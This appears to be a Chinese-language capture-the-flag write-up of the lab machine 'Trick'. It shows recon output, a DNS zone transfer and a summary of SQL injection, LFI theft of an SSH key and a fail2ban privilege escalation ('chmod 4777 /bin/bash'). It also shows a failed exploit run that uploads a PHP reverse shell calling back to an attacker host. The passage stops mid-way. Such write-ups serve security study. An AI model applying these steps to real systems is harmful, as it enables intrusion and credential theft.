








靶機簡介
透過 dig 我們取得了靶機的 vHost 相關資訊,在該 vHost 上是一個 Payroll Management System 網站。在針對登入功能測試以後,確認存在 SQL Injection 漏洞。而由於資料庫使用者具備 FILE 權限,我們得以透過 load_file() 讀取伺服器本機檔案。透過該路徑取得 Nginx 站台設定檔以後,發現了第二個 vHost。
而在第二個 vHost 上,我們發現了 LFI 漏洞。我們先是在 /etc/passwd 枚舉使用者,並繼續利用 LFI 成功找到其中一位使用者 michael 的 id_rsa SSH 金鑰,以 michael 身份透過 SSH 登入,取得了初始立足點。
在這之後,我們發現一個 michael 不需密碼即可 sudo 執行的腳本,允許我們重新啟動伺服器的 fail2ban 服務;同時 michael 也有權限寫入 fail2ban 的設定目錄。兩者結合便構成了完整的提權路徑:我們既能修改 fail2ban 執行的動作,也能讓修改生效。最終我們將封鎖動作改為 chmod 4777 /bin/bash,重啟服務後以錯誤密碼連續嘗試 SSH 登入觸發封鎖,再執行 bash -p 成功取得 root shell。
Academy x HTB Labs


Box Info
Recon
nmap
首先一定是 nmap 伺候:
$ nmap -p- --min-rate 10000 -T4 -Pn -n 10.129.31.177 --verbose -oA nmap/quick_scan
...<SNIP>...
PORT   STATE SERVICE
22/tcp open  ssh
25/tcp open  smtp
53/tcp open  domain
80/tcp open  http
...<SNIP>...

$ nmap -sC -sV 10.129.31.177 -vv -oA nmap/1000
...<SNIP>...
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 61:ff:29:3b:36:bd:9d:ac:fb:de:1f:56:88:4c:ae:2d (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC5Rh57OmAndXFukHce0Tr4BL8CWC8yACwWdu8VZcBPGuMUH8VkvzqseeC8MYxt5SPL1aJmAsZSgOUreAJNlYNBBKjMoFwyDdArWhqDThlgBf6aqwqMRo3XWIcbQOBkrisgqcPnRKlwh+vqArsj5OAZaUq8zs7Q3elE6HrDnj779JHCc5eba+DR+Cqk1u4JxfC6mGsaNMAXoaRKsAYlwf4Yjhonl6A6MkWszz7t9q5r2bImuYAC0cvgiHJdgLcr0WJh+lV8YIkPyya1vJFp1gN4Pg7I6CmMaiWSMgSem5aVlKmrLMX10MWhewnyuH2ekMFXUKJ8wv4DgifiAIvd6AGR
|   256 9e:cd:f2:40:61:96:ea:21:a6:ce:26:02:af:75:9a:78 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAoXvyMKuWhQvWx52EFXK9ytX/pGmjZptG8Kb+DOgKcGeBgGPKX3ZpryuGR44av0WnKP0gnRLWk7UCbqY3mxXU0=
|   256 72:93:f9:11:58:de:34:ad:12:b5:4b:4a:73:64:b9:70 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGY1WZWn9xuvXhfxFFm82J9eRGNYJ9NnfzECUm0faUXm
25/tcp open  smtp?   syn-ack ttl 63
|_smtp-commands: Couldn't establish connection on port 25
53/tcp open  domain  syn-ack ttl 63 ISC BIND 9.11.5-P4-5.1+deb10u7 (Debian Linux)
| dns-nsid:
|_  bind.version: 9.11.5-P4-5.1+deb10u7-Debian
80/tcp open  http    syn-ack ttl 63 nginx 1.14.2
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.14.2
|_http-favicon: Unknown favicon MD5: 556F31ACD686989B1AFCF382C05846AA
|_http-title: Coming Soon - Start Bootstrap Theme
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
...<SNIP>...

我們先去網頁看看,編輯 /etc/hosts:
10.129.31.177 trick.htb

Free Trial

用了 Start Bootstrap,看到 10 day free trial 我直接 Neuron Activation:
如果這個網站試用期限到了,那麼它前端輸入驗證可能也會因此失效。但很可惜,它甚至連我們的請求都沒有送出(右邊 proxy 什麼都沒攔截到):
404 Page
透過 404 Page 找到 Nginx 的版本:

試了 CVE-2026-42945,但很可惜沒有用。看了一下在靶機 Release Date 以前的 CVE 沒找到什麼有趣的,就沒有再繼續深入了。
蒐集更多資訊
既然本體網站找不到什麼東西,就挖挖看有沒有其他常見的東西。比方說目錄和檔案:
$ ffuf -w /usr/share/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -u http://trick.htb/FUZZ -ic
...<SNIP>...
                        [Status: 200, Size: 5480, Words: 1697, Lines: 84, Duration: 68ms]
assets                  [Status: 301, Size: 185, Words: 6, Lines: 8, Duration: 67ms]
css                     [Status: 301, Size: 185, Words: 6, Lines: 8, Duration: 84ms]
js                      [Status: 301, Size: 185, Words: 6, Lines: 8, Duration: 69ms]
                        [Status: 200, Size: 5480, Words: 1697, Lines: 84, Duration: 70ms]
:: Progress: [220546/220546] :: Job [1/1] :: 404 req/sec :: Duration: [0:06:51] :: Errors: 0 ::
VHOST:
abb00717@abb00717-kali:~/Shared/Hacking/HTB/Machines/Trick/CVE-2026-42945-POC [32s]
$ gobuster vhost -u http://trick.htb -w /usr/share/SecLists/Discovery/Web-Content/common.txt --append-domain --exclude-status 400
...<SNIP>...
Starting gobuster in VHOST enumeration mode
===============================================================
Progress: 4751 / 4751 (100.00%)
===============================================================
Finished
===============================================================
DNS:
$ dig axfr trick.htb @10.129.31.177

; <<>> DiG 9.20.26-1-Debian <<>> axfr trick.htb @10.129.31.177
;; global options: +cmd
trick.htb.		604800	IN	SOA	trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
trick.htb.		604800	IN	NS	trick.htb.
trick.htb.		604800	IN	A	127.0.0.1
trick.htb.		604800	IN	AAAA	::1
preprod-payroll.trick.htb. 604800 IN	CNAME	trick.htb.
trick.htb.		604800	IN	SOA	trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
;; Query time: 284 msec
;; SERVER: 10.129.31.177#53(10.129.31.177) (TCP)
;; WHEN: Wed Aug 26 11:55:01 CST 2026
;; XFR size: 6 records (messages 1, bytes 231)
有欸!找到了 preprod-payroll.trick.htb 這個酷東西,把它加進 /etc/hosts 裡面:
10.129.31.177 trick.htb preprod-payroll.trick.htb
preprod-payroll.trick.htb

進去就一個登入頁面:
撿 CVE
從 tab 上的名字搜尋,找到一個現成的 CVE-2024-34833:

但很可惜這個用不了,因為 action=save_settings 沒有反應,東西無法上傳:
$ uv run exploit.py -rhost preprod-payroll.trick.htb -lhost 10.10.17.56 -lport 6061

Uploading a reverse shell via http://preprod-payroll.trick.htb:80/ajax.php?action=save_settings
Opening a reverse shell
Failed to open revshell using http://preprod-payroll.trick.htb:80/assets/img/1787746260_a.php
Failed to open revshell using http://preprod-payroll.trick.htb:80/assets/img/1787746200_a.php
Failed to open revshell using http://preprod-payroll.trick.htb:80/assets/img/1787746320_a.php
Guessing filename failed

後來有找到一個超級新的 CVE-2026-78202:
